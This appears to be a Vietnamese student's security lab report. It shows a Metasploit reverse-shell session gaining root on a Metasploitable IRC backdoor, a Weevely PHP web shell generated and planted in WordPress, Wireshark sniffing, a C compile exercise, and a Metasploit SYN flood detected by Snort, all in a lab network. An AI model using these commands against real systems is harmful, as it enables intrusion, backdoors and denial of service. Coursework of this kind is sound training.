
[*] Started reverse TCP double handler on 192.168.136.133:4444
[*] 192.168.136.137:6667 - Connected to 192.168.136.137:6667 ...
   :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
   :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.136.137:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo p5ze5ZRP9fKj14NA;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "p5ze5ZRP9fKj14NA\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.136.133:4444 -> 192.168.136.137:41160) at 2022-02-23 09:18:13 -0500

whoami
root
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:33:fa:88
          inet addr:192.168.136.137  Bcast:192.168.136.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe33:fa88/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:114 errors:0 dropped:0 overruns:0 frame:0
          TX packets:111 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:9361 (9.1 KB)  TX bytes:12570 (12.2 KB)
          Interrupt:19 Base address:0x2000


lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128  Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
```

- Sniffing & Spoofing: Wireshark.


+ Giao diện khởi động của Wireshark, lựa chọn card mạng để thực hiện chặn gói tin:



+ Truy cập vào trang web bất kì, theo dõi các gói tin bắt được:



+ Xem thông tin đầy đủ của một gói tin bất kì:




- Post Exploitation: Weevely.

Weevely là một web shell PHP ẩn mô phỏng kết nối giống như telnet. Nó là một công cụ được sử dụng để tạo ra backdoor hoặc làm web shell để quản lý các tài khoản web hợp pháp, ngay cả những tài khoản được lưu trữ miễn phí.

Trong ví dụ này, ta tiến hành cài file được trojan được sinh ra bởi *weevely* vào Wordpress và xem kết quả. Trước hết, ta tạo file trojan có tên là *404.php* với mật khẩu là 12345 bằng *weevely* với câu lệnh như hình dưới.

```
(root@kali)~[/home/DoVanHa-B18DCAT065]
# weevely generate 12345 //home/DoVanHa-B18DCAT065/404.php
Generated '//home/DoVanHa-B18DCAT065/404.php' with password '12345' of 751 byte size.
```

Thực hiện copy file nói trên vào thư mục của wordpress:



Mở file đó trên browser tại địa chỉ <http://localhost/404.php>, sau đó quay lại weeveily ta thấy ta đã có thể trích xuất tất cả file của wordpress:

```
(root@kali)-[/home/DoVanHa-B18DCAT065]
# weeveily http://localhost/404.php 12345


[+] weeveily 4.0.1
[+] Target:      localhost
[+] Session:     /root/.weeveily/sessions/localhost/404_0.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weeveily> ls
404.php
index.php
license.txt
readme.html
wp-activate.php
wp-admin
wp-blog-header.php
wp-comments-post.php
wp-config-sample.php
wp-config.php
wp-content
wp-cron.php
wp-includes
wp-links-opml.php
wp-load.php
wp-login.php
wp-mail.php
wp-settings.php
wp-signup.php
wp-trackback.php
xmlrpc.php
www-data@kali:/var/www/html/wordpress $
```

Bài 2.

+ Nội dung file C: index.c

A screenshot of a code editor window titled "DoVanHa-B18DCAT065@kali: ~". The editor shows the following C code:


```
File Actions Edit View Help
#include <stdio.h>

int main() {
    printf("Hello World");

    return 0;
}
```

+ Các bước để thực hiện file C trên Kali Linux:

- **Bước 1:** Biên dịch file `.c` thành file đối tượng `.o` bằng lệnh: `gcc -c tên_file.c`
- **Bước 2:** Biên dịch file đối tượng `.o` thành file thực thi bằng lệnh:
`gcc tên_file.o -o tên_file_thực_thi`
- **Bước 3:** Chạy file thực thi bằng lệnh: `./tên_file`

A screenshot of a terminal window showing the following commands and output:

```
(DoVanHa-B18DCAT065@kali)-[~]
$ vi index.c

(DoVanHa-B18DCAT065@kali)-[~]
$ gcc -c index.c

(DoVanHa-B18DCAT065@kali)-[~]
$ gcc index.o -o index

(DoVanHa-B18DCAT065@kali)-[~]
$ ./index
Hello World

(DoVanHa-B18DCAT065@kali)-[~]
$
```

Bước 1 và bước 2 ở trên có thể kết hợp với nhau thành một lệnh duy nhất:


`gcc tên_file.c -o tên_file_thực_thi`

Bài 3.

Trong bài lab này, em sẽ sử dụng Metasploit trên máy Kali Linux có địa chỉ IP là 192.168.136.133 để SYN Flood máy Ubuntu có địa chỉ IP là 192.168.136.128. Trên máy Ubuntu có sử dụng Snort với rules tương ứng để có thể alert thông báo trực tiếp khi phát hiện SYN Flood.

Các bước thực hiện như sau:

- **Bước 1:** Sau khi cài thành công Snort trên máy Ubuntu, thực hiện sửa file *local.rules* bằng lệnh: ***sudo nano /etc/snort/rules/local.rules***



- **Bước 2:** Khởi động Metasploit trên máy Kali Linux bằng lệnh ***msfconsole*** và thực hiện lần lượt các lệnh sau:


use auxiliary/dos/tcp/synflood

set RHOST ip_victim (ở lab này là 192.168.136.128)


set RPORT port_victim (ở lab này là 80)

exploit

Để xem các port đang mở trên máy victim phục vụ cho việc set port ở trên, ta cũng có thể sử dụng lệnh ***nmap -Pn ip_victim***:



Sau khi thực hiện xong các lệnh trên, ta đã thực hiện SYN Flood đến máy ubuntu:




- **Bước 3:** Quay trở lại máy ubuntu và thực hiện lệnh:

snort -A console -q -u root -g habull -c /etc/snort/snort.conf -i ens33

Lưu ý trong câu lệnh trên: *root* là nhóm người dùng ubuntu, *habull* là tên người dùng ubuntu, *ens33* là card mạng được sử dụng (người dùng có thể dùng lệnh *ifconfig* để lấy được tên trên máy mình).

Ta thấy Snort hiện alert theo real - time ngay trên terminal theo đúng rules ta đã xây dựng trước đó:



- **Bước 4:** Nhấn Ctrl + C trên máy Kali để dừng tấn công, trên máy Ubuntu để dừng chạy Snort.